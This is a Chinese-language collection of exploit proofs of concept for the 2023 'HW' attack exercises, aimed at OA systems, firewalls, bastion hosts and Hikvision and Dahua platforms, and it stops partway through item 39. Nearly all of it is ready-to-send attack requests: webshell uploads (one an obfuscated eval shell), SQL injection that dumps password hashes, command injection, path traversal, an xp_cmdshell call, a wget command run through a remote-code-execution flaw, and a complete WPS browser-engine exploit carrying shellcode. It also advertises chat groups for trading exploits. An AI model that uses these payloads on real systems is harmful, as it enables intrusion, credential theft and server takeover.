2023HW漏洞POC/EXP、情报汇总知识库（动态更新）

内容来源于网络及内部圈子，如有错误请指正，如有侵权请联系删除。

扫码加好友进2023HW情报交流群


已经进其他群的请勿重复加。

微信号：stonefor345

群聊：2023HW 情报 4群

该二维码7天内(8月18日前)有效，重新进入将更新

扫码加好友



扫码关注【hack之道】公众号

回复关键词【**2023hw**】

获取所有漏洞POC

一、2023HW漏洞POC、EXP（动态更新）

1、某神 SecSSL 3600安全接入网关系统 任意密码修改漏洞

POC

POST /changepass.php?type=2

Cookie: admin_id=1; gw_user_ticket=ffffffffffffffffffffffffffffffff; last_step_param={"this_name":"test","subAuthId":"1"}

old_pass=&password=Test123!@&repassword=Test123!@

2、某神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传漏洞

POST /?g=obj_app_upfile HTTP/1.1

Host: x.x.x.x

Accept: /

Accept-Encoding: gzip, deflate

Content-Length: 574

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc

User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)

------WebKitFormBoundaryJpMyThWnAxbcBBQc

Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000

------WebKitFormBoundaryJpMyThWnAxbcBBQc

Content-Disposition: form-data; name="upfile"; filename="vulntest.php"

Content-Type: text/plain

<?php php马?>

------WebKitFormBoundaryJpMyThWnAxbcBBQc

Content-Disposition: form-data; name="submit_post"

obj_app_upfile

------WebKitFormBoundaryJpMyThWnAxbcBBQc

Content-Disposition: form-data; name="__hash__"

0b9d6b1ab7479ab69d9f71b05e0e9445

------WebKitFormBoundaryJpMyThWnAxbcBBQc--

马儿路径：attachements/xxx.php

3、某达OA sql注入漏洞 CVE-2023-4166

GET /general/system/seal_manage/dianju/delete_log.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

4、某达OA sql注入漏洞 CVE-2023-4165 POC

GET /general/system/seal_manage/iweboffice/delete_seal.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

5、某x服应用交付系统命令执行漏洞 POC

POST /rep/login

Host:10.10.10.1:85

clsMode=cls_mode_login%0Als%0A&index=index&log_type=report&loginType=account&page=login&rnd=0&userID=admin&userPsw=123

6、某联达oa sql注入漏洞 POC

POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1

Host: xxx.com

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36

Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://xxx.com:8888/Services/Identification/Server/Incompatible.aspx

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie:

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 88

dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --

7、某服 sxf-报表系统 版本有限制

POC

POST /rep/login HTTP/1.1

Host: URL

Cookie:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac 0s X 10.15: ry:109.0)Gecko/20100101 Firefox/115.0

Accept:text/html,application/xhtml+xml,application/xml;g=0,9, image/avif, image/webp,*/*;q=0.8 Accept-Language:zh-CN, zh;g=0.8, zh-TW;g=0.7, zh-HK;g=0.5,en-US;g=0.3,en;g=0.2

Accept-Encoding: gzip deflate

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: cross-site Pragma: no-cache Cache-Control: no-cache14 Te: trailers

Connection: close

Content-Type:application/x-www-form-urlencoded

Content-Length: 126
clsMode=cls_mode_login&index=index&log_type=report&page=login&rnd=0.7550103466497915&userID=admin%0Aid -a %0A&userPsw=tmbhuisq

8、某盟sas安全审计系统任意文件读取漏洞POC

/webconf/GetFile/indexpath=../../../../../../../../../../../../../../etc/passwd

9、某凌OA前台代码执行

POC EXP

POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1

Host: www.ynjd.cn:801

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)

Accept: /

Connection: Keep-Alive

Content-Length: 42

Content-Type: application/x-www-form-urlencoded

var={"body":{"file":"file:///etc/passwd"}}

10、金山WPS RCE

wps影响范围为：WPS Office 2023 个人版 < 11.1.0.15120

WPS Office 2019 企业版 < 11.8.2.12085

POC

在1.html当前路径下启动http server并监听80端口，修改hosts文件（测试写死的）

127.0.0.1 clientweb.docer.wps.cn.cloudwps.cn

漏洞触发需让域名规则满足clientweb.docer.wps.cn.{xxxxx}wps.cn cloudwps.cn和wps.cn没有任何关系

代码块在底下。（需要原pdf加wechat）

<script>

if(typeof alert === "undefined"){

alert = console.log;

}

let f64 = new Float64Array(1);

let u32 = new Uint32Array(f64.buffer);

function d2u(v) {

f64[0] = v;

return u32;

}

function u2d(lo, hi) {

u32[0] = lo;

u32[1] = hi;

return f64[0];

```
}
function gc(){ // major
for (let i = 0; i < 0x10; i++) {
new Array(0x100000);
}
}
function foo(bug) {
function C(z) {
Error.prepareStackTrace = function(t, B) {
return B[z].getThis();
};
let p = Error().stack;
Error.prepareStackTrace = null;
return p;
}
function J() {}
var optim = false;
var opt = new Function(
'a', 'b', 'c',
'if(typeof a===\'number\'){if(a>2){for(var
i=0;i<100;i++);return;}b.d(a,b,1);return}' +
'g++;'.repeat(70));
var e = null;
J.prototype.d = new Function(
'a', 'b', '"use strict";b.a.call(arguments,b);return arguments[a];');
J.prototype.a = new Function('a', 'a.b(0,a)');
J.prototype.b = new Function(
'a', 'b',
'b.c();if(a){' +
'g++;'.repeat(70) + '}');
J.prototype.c = function() {
```

```
if (optim) {
var z = C(3);
var p = C(3);
z[0] = 0;
e = {M: z, C: p};
}
};
var a = new J();
// jit optim
if (bug) {
for (var V = 0; 1E4 > V; V++) {
opt(0 == V % 4 ? 1 : 4, a, 1);
}
}
optim = true;
opt(1, a, 1);
return e;
}
e1 = foo(false);
e2 = foo(true);
delete e2.M[0];
let hole = e2.C[0];
let map = new Map();
map.set('asd', 8);
map.set(hole, 0x8);
map.delete(hole);
map.delete(hole);
map.delete("asd");
map.set(0x20, "aaaa");
let arr3 = new Array(0);
let arr4 = new Array(0);
```

```
let arr5 = new Array(1);
let oob_array = [];
oob_array.push(1.1);
map.set("1", -1);
let obj_array = {
m: 1337, target: gc
};
let ab = new ArrayBuffer(1337);
let object_idx = undefined;
let object_idx_flag = undefined;
let max_size = 0x1000;
for (let i = 0; i < max_size; i++) {
if (d2u(oob_array[i])[0] === 0xa72) {
object_idx = i;
object_idx_flag = 1;
break;
}if (d2u(oob_array[i])[1] === 0xa72) {
object_idx = i + 1;
object_idx_flag = 0;
break;
}
}
function addrof(obj_para) {
obj_array.target = obj_para;
let addr = d2u(oob_array[object_idx])[object_idx_flag] - 1;
obj_array.target = gc;
return addr;
}
function fakeobj(addr) {
let r8 = d2u(oob_array[object_idx]);
if (object_idx_flag === 0) {
```

```
oob_array[object_idx] = u2d(addr, r8[1]);
}else {
oob_array[object_idx] = u2d(r8[0], addr);
}
return obj_array.target;
}
let bk_idx = undefined;
let bk_idx_flag = undefined;
for (let i = 0; i < max_size; i++) {
if (d2u(oob_array[i])[0] === 1337) {
bk_idx = i;
bk_idx_flag = 1;
break;
}if (d2u(oob_array[i])[1] === 1337) {
bk_idx = i + 1;
bk_idx_flag = 0;
break;
}
}
let dv = new DataView(ab);
function get_32(addr) {
let r8 = d2u(oob_array[bk_idx]);
if (bk_idx_flag === 0) {
oob_array[bk_idx] = u2d(addr, r8[1]);
} else {
oob_array[bk_idx] = u2d(r8[0], addr);
}
let val = dv.getUint32(0, true);
oob_array[bk_idx] = u2d(r8[0], r8[1]);
return val;
}
```

```
function set_32(addr, val) {
let r8 = d2u(oob_array[bk_idx]);
if (bk_idx_flag === 0) {
oob_array[bk_idx] = u2d(addr, r8[1]);
} else {
oob_array[bk_idx] = u2d(r8[0], addr);
}
dv.setUint32(0, val, true);
oob_array[bk_idx] = u2d(r8[0], r8[1]);
}
function write8(addr, val) {
let r8 = d2u(oob_array[bk_idx]);
if (bk_idx_flag === 0) {
oob_array[bk_idx] = u2d(addr, r8[1]);
} else {
oob_array[bk_idx] = u2d(r8[0], addr);
}
dv.setUint8(0, val);
}
let fake_length = get_32(addrof(oob_array)+12);
set_32(get_32(addrof(oob_array)+8)+4,fake_length);
let wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,
128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,
128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0
,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
let wasm_mod = new WebAssembly.Module(wasm_code);
let wasm_instance = new WebAssembly.Instance(wasm_mod);
let f = wasm_instance.exports.main;
let target_addr = addrof(wasm_instance)+0x40;
let rwx_mem = get_32(target_addr);
```

```
//alert("rwx_mem is"+rwx_mem.toString(16));
const shellcode = new Uint8Array([0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89,
0xe5, 0x31, 0xc0, 0x64, 0x8b, 0x50, 0x30,0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14,
0x8b, 0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff,0xac, 0x3c, 0x61, 0x7c,
0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52,0x57, 0x8b,
0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01,
0xd1,0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
0x8b, 0x34, 0x8b,0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7,
0x38, 0xe0, 0x75, 0xf6, 0x03,0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58,
0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b,0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01,
0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,0x24, 0x5b, 0x5b, 0x61,
0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a, 0x8b, 0x12, 0xeb,0x8d, 0x5d,
0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00, 0x00, 0x50, 0x68, 0x31, 0x8b,
0x6f,0x87, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x68, 0xa6, 0x95, 0xbd,
0x9d, 0xff, 0xd5,0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x13, 0x72, 0x6f, 0x6a,0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63,
0x00]);
for(let i=0;i<shellcode.length;i++){
write8(rwx_mem+i,shellcode[i]);
}
f();
</script>
```

11、汉得SRM tomcat.jsp 登录绕过漏洞 POC

/tomcat.jsp?dataName=role_id&dataValue=1

/tomcat.jsp?dataName=user_id&dataValue=1

然后访问后台：/main.screen

12、某联达oa 后台文件上传漏洞 POC

POST /gtp/im/services/group/msgbroadcastuploadfile.aspx HTTP/1.1

Host: 10.10.10.1:8888

X-Requested-With: Ext.basex

Accept: text/html, application/xhtml+xml, image/jxr, /

Accept-Language: zh-Hans-CN,zh-Hans;q=0.5

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj

Accept: /

Origin: http://10.10.10.1

Referer: http://10.10.10.1:8888/Workflow/Workflow.aspx?configID=774d99d7-02bf-42ec-9e27-caeaa699f512&menuitemid=120743&frame=1&modulecode=GTP.Workflow.TaskCenterModule&tabID=40

Cookie:

Connection: close

Content-Length: 421

------WebKitFormBoundaryFfJZ4PlAZBixjELj

Content-Disposition: form-data; filename="1.aspx";filename="1.jpg"

Content-Type: application/text

<%@ Page Language="Jscript" Debug=true%>

<%

var FRWT='XeKBdPAOslypgVhLxcIUNFmStvYbnJGuwEarqkifjTHZQzCoRMWD';

var GFMA=Request.Form("qmq1");

var ONOQ=FRWT(19) + FRWT(20) + FRWT(8) + FRWT(6) + FRWT(21) + FRWT(1);

eval(GFMA, ONOQ);

%>

------WebKitFormBoundaryFfJZ4PlAZBixjELj--

13、某联达oa sql注入漏洞 POC

POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1

Host: xxx.com

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36

Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://xxx.com:8888/Services/Identification/Server/Incompatible.aspx

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie:

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 88

dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --

14、某微E-Office9文件上传漏洞 CVE-2023-2648 POC

POST /inc/jquery/uploadify/uploadify.php HTTP/1.1

Host: 192.168.233.10:8082

User-Agent: test

Connection: close

Content-Length: 493

Accept-Encoding: gzip

Content-Type: multipart/form-data

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt

Content-Disposition: form-data; name="Filedata"; filename="666.php"

Content-Type: application/octet-stream

<?php phpinfo();?>

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt

15、某微E-Office9文件上传漏洞 CVE-2023-2523 POC

POST/Emobile/App/Ajax/ajax.php?action=mobile_upload_save HTTP/1.1

Host:192.168.233.10:8082

Cache-Control:max-age=0

Upgrade-Insecure-Requests:1

Origin:null

Content-Type:multipart/form-data; boundary=----WebKitFormBoundarydRVCGWq4Cx3Sq6tt

Accept-Encoding:gzip, deflate

Accept-Language:en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7

Connection:close

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt

Content-Disposition:form-data; name="upload_quwan"; filename="1.php."

Content-Type:image/jpeg

<?phpphpinfo();?>

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt

16、某信景云终端安全管理系统 login SQL注入漏洞 POC

POST /api/user/login

captcha=&password=21232f297a57a5a743894a0e4a801fc3&username=admin'and(select*from(select+sleep(3))a)='

17、某恒明御运维审计与风险控制系统堡垒机任意用户注册

POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1

Host: xxx

Cookie: LANG=zh; USM=0a0e1f29d69f4b9185430328b44ad990832935dbf1b90b8769d297dd9f0eb848

Cache-Control: max-age=0

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Content-Length: 1121

<?xml version="1.0"?>
<methodCall>
<methodName>web.user_add</methodName>
<params>
<param>
<value>
<array>
<data>
<value>
<string>admin</string>
</value>
<value>
<string>5</string>
</value>
<value>
<string>XX.XX.XX.XX</string>
</value>
</data>
</array>
</value>
</param>
<param>
<value>
<struct>
<member>
<name>uname</name>
<value>
<string>deptadmin</string>
</value>
</member>

<member>
<name>name</name>
<value>
<string>deptadmin</string>
</value>
</member>
<member>
<name>pwd</name>
<value>
<string>Deptadmin@123</string>
</value>
</member>
<member>
<name>authmode</name>
<value>
<string>1</string>
</value>
</member>
<member>
<name>deptid</name>
<value>
<string></string>
</value>
</member>
<member>
<name>email</name>
<value>
<string></string>
</value>
</member>
<member>

<name>mobile</name>

<value>

<string></string>

</value>

</member>

<member>

<name>comment</name>

<value>

<string></string>

</value>

</member>

<member>

<name>roleid</name>

<value>

<string>101</string>

</value>

</member>

</struct></value>

</param>

</params>

</methodCall>

18、HiKVISION 综合安防管理平台 report 任意文件上传漏洞 POC

POST /svm/api/external/report HTTP/1.1

Host: 10.10.10.10

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a

Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"

Content-Type: application/zip

<%jsp的马%>

------WebKitFormBoundary9PggsiM755PLa54a--

马儿路径：/portal/ui/login/..;/..;/new.jsp

19、HiKVISION 综合安防管理平台 files 任意文件上传漏洞 POC

POST /center/api/files;.html HTTP/1.1

Host: 10.10.10.10

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a

Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"

Content-Type: application/zip

<%jsp的马%>

------WebKitFormBoundary9PggsiM755PLa54a--

20、Exchange Server远程代码执行漏洞（CVE-2023-38182）风险通告

待补充poc exp

描述和影响范围

Exchange Server 2019 Cumulative Update 13

Exchange Server 2019 Cumulative Update 12

Exchange Server 2019 Cumulative Update 11

Exchange Server 2016 Cumulative Update 23

需要有普通用户权限

21、Coremail远程代码执行漏洞（官方已辟谣）

22、某微 E-Cology 某版本 SQL注入漏洞 POC

POST /dwr/call/plaincall/CptDwrUtil.ifNewsCheckOutByCurrentUser.dwr HTTP/1.1

Host: ip:port

User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safari/537.36

Connection: close

Content-Length: 189

Content-Type: text/plain

Accept-Encoding: gzip

callCount=1

page=

httpSessionId=

scriptSessionId=

c0-scriptName=DocDwrUtil

c0-methodName=ifNewsCheckOutByCurrentUser

c0-id=0

c0-param0=string:1 AND 1=1

c0-param1=string:1

batchId=0

23、某和OA C6-GetSqlData.aspx SQL注入漏洞 POC

POST /C6/Control/GetSqlData.aspx/.ashx

Host: ip:port

User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safari/537.36

Connection: close

Content-Length: 189

Content-Type: text/plain

Accept-Encoding: gzip

exec master..xp_cmdshell 'ipconfig'

24、大华智慧园区综合管理平台 searchJson SQL注入漏洞 POC

GET /portal/services/carQuery/getFaceCapture/searchJson/%7B%7D/pageJson/%7B%22orderBy%22:%221%20and%201=updatexml(1,concat(0x7e,(select%20md5(388609)),0x7e),1)--%22%7D/extend/%7B%7D HTTP/1.1

Host: 127.0.0.1:7443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Accept-Encoding: gzip, deflate

Connection: close

25、大华智慧园区综合管理平台 文件上传漏洞 POC

POST /publishing/publishing/material/file/video HTTP/1.1

Host: 127.0.0.1:7443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Length: 804

Content-Type: multipart/form-data; boundary=dd8f988919484abab3816881c55272a7

Accept-Encoding: gzip, deflate

Connection: close

--dd8f988919484abab3816881c55272a7

Content-Disposition: form-data; name="Filedata"; filename="0EaE10E7dF5F10C2.jsp"

<%@page contentType="text/html; charset=GBK"%><%@page import="java.math.BigInteger"%><%@page import="java.security.MessageDigest"%><% MessageDigest md5 = null;md5 = MessageDigest.getInstance("MD5");String s = "123456";String miyao = "";String jiamichuan = s + miyao;md5.update(jiamichuan.getBytes());String md5String = new BigInteger(1, md5.digest()).toString(16);out.println(md5String);new java.io.File(application.getRealPath(request.getServletPath())).delete();%>

--dd8f988919484abab3816881c55272a7

Content-Disposition: form-data; name="poc"

poc

--dd8f988919484abab3816881c55272a7

Content-Disposition: form-data; name="Submit"

submit

--dd8f988919484abab3816881c55272a7--

26、某友时空KSOA PayBill SQL注入漏洞 POC

POST /servlet/PayBill?caculate&_rnd= HTTP/1.1

Host: 1.1.1.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Length: 134

Accept-Encoding: gzip, deflate

Connection: close

<?xml version="1.0" encoding="UTF-8" ?><root><name>1</name><name>1'WAITFOR DELAY '00:00:03';-</name><name>1</name><name>102360</name></root>

27、某盟 SAS堡垒机 local_user.php 任意用户登录漏洞 POC

GET /api/virtual/home/status?cat=../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1

Host: 1.1.1.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Accept-Encoding: gzip, deflate

Connection: close

28、某盟 SAS堡垒机 GetFile 任意文件读取漏洞 POC

GET /api/virtual/home/status?cat=../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1

Host: 1.1.1.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Connection: close

29、某盟 SAS堡垒机 Exec 远程命令执行漏洞 POC

GET /webconf/Exec/index?cmd=wget%20xxx.xxx.xxx HTTP/1.1

Host: 1.1.1.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Connection: close

30、某友 移动管理系 统 uploadApk.do 任意文件上传漏洞

POST /maportal/appmanager/uploadApk.do?pk_obj= HTTP/1.1 Host: Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLTG6zlX0gZ8LzO 3User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Cookie: JSESSIONID=4ABE9DB29CA45044BE1BECDA0A25A091.server Connection: close ------WebKitFormBoundaryvLTG6zlX0gZ8LzO3 Content-Disposition:form-data;name="downloadpath"; filename="a.jsp" Content-Type: application/msword

hello ------WebKitFormBoundaryvLTG6zlX0gZ8LzO3--

31、启明天钥安全网关前台sql注入

POST /ops/index.php?c=Reportguide&a=checkrn HTTP/1.1

Host: ****

Connection: close

Cache-Control: max-age=0

sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"

sec-ch-ua-mobile: ?0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Language: zh-CN,zh;q=0.9

Cookie: ****

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

checkname=123&tagid=123

sqlmap -u "https://****/ops/index.php?c=Reportguide&a=checkrn" --data "checkname=123&tagid=123" -v3 --skip-waf --random-agent

32、用友M1server反序列化命令执行漏洞）

漏洞描述：

M1移动协同是针对管理者、高端商务人士、长期在外走访客户的业务人员以及日常外出的行业者而打造的协同应用。该应用平台存在反序列化漏洞，攻击者构造恶意包可以执行任意命令获取服务器权限

POC待补充

33、启明星辰-4A 统一安全管控平台 getMater 信息泄漏

漏洞描述：

启明星辰集团4A统一安全管控平台实现IT资源集中管理,为企业提供集中的账号、认证、授权、审计管理技术支撑及配套流程,提升系统安全性和可管理能力。可获取相关人员敏感信息。

poc:

```
 relative: req0
 session: false
 requests:
 - method: GET
   timeout: 10
   path: /accountApi/getMaster.do
   headers:
     User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
       like Gecko) Chrome/65.0.881.36 Safari/537.36
   follow_redirects: true
   matches: (code.eq("200") && body.contains("\"state\":true"))
```

修复建议：

限制文件访问

34、锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露

漏洞描述：锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露漏洞

批量扫描工具：
https://github.com/MzzdToT/HAC_Bored_Writing/tree/main/unauthorized/%E9%94%90%E6%8D%B7%E4%BA%A4%E6%8D%A2%E6%9C%BAWEB%E7%AE%A1%E7%90%86%E7%B3%BB%E7%BB%9FEXCU_SHELL

GET /EXCU_SHELL HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.2852.74 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: /

Connection: close

Cmdnum: '1'

Command1: show running-config

Confirm1: n

35、科荣 AIO 管理系统存在文件读取漏洞

漏洞描述：

科荣AIO企业一体化管理解决方案,通过ERP（进销存财务）、OA（办公自动化）、CRM（客户关系管理）、UDP（自定义平台），集电子商务平台、支付平台、ERP平台、微信平台、移动APP等解决了众多企业客户在管理过程中跨部门、多功能、需求多变等通用及个性化的问题。科荣 AIO 管理系统存在文件读取漏洞，攻击者可以读取敏感文件。

POC待补充

36、飞企互联 FE 业务协作平台 magePath 参数文件读取漏洞

漏洞描述：

FE 办公协作平台是实现应用开发、运行、管理、维护的信息管理平台。飞企互联 FE 业务协作平台存在文件读取漏洞，攻击者可通过该漏洞读取系统重要文件获取大量敏感信息。

POC待补充

37、用友GRP-U8存在信息泄露

漏洞描述：友U8系统存可直接访问log日志，泄露敏感信息

批量扫描工具:https://github.com/MzzdToT/HAC_Bored_Writing/tree/main/unauthorized/%E7%94%A8%E5%8F%8BGRP-U8

GET /logs/info.log HTTP/1.1

38、nginx配置错误导致的路径穿越风险

漏洞自查PoC如下：
https://github.com/hakaioffsec/navgix
该漏洞非0day，是一个路径穿越漏洞，可以直接读取nginx后台服务器文件。
有多家重点金融企业已中招，建议尽快进行自查。

39、红帆 oa 注入

POC：

```
POST /ioffice/prg/interface/zyy_AttFile.asmx HTTP/1.1
Host: 10.250.250.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 383
Content-Type: text/xml; charset=utf-8
Soapaction: "http://tempuri.org/GetFileAtt"
Accept-Encoding: gzip, deflate
Connection: close
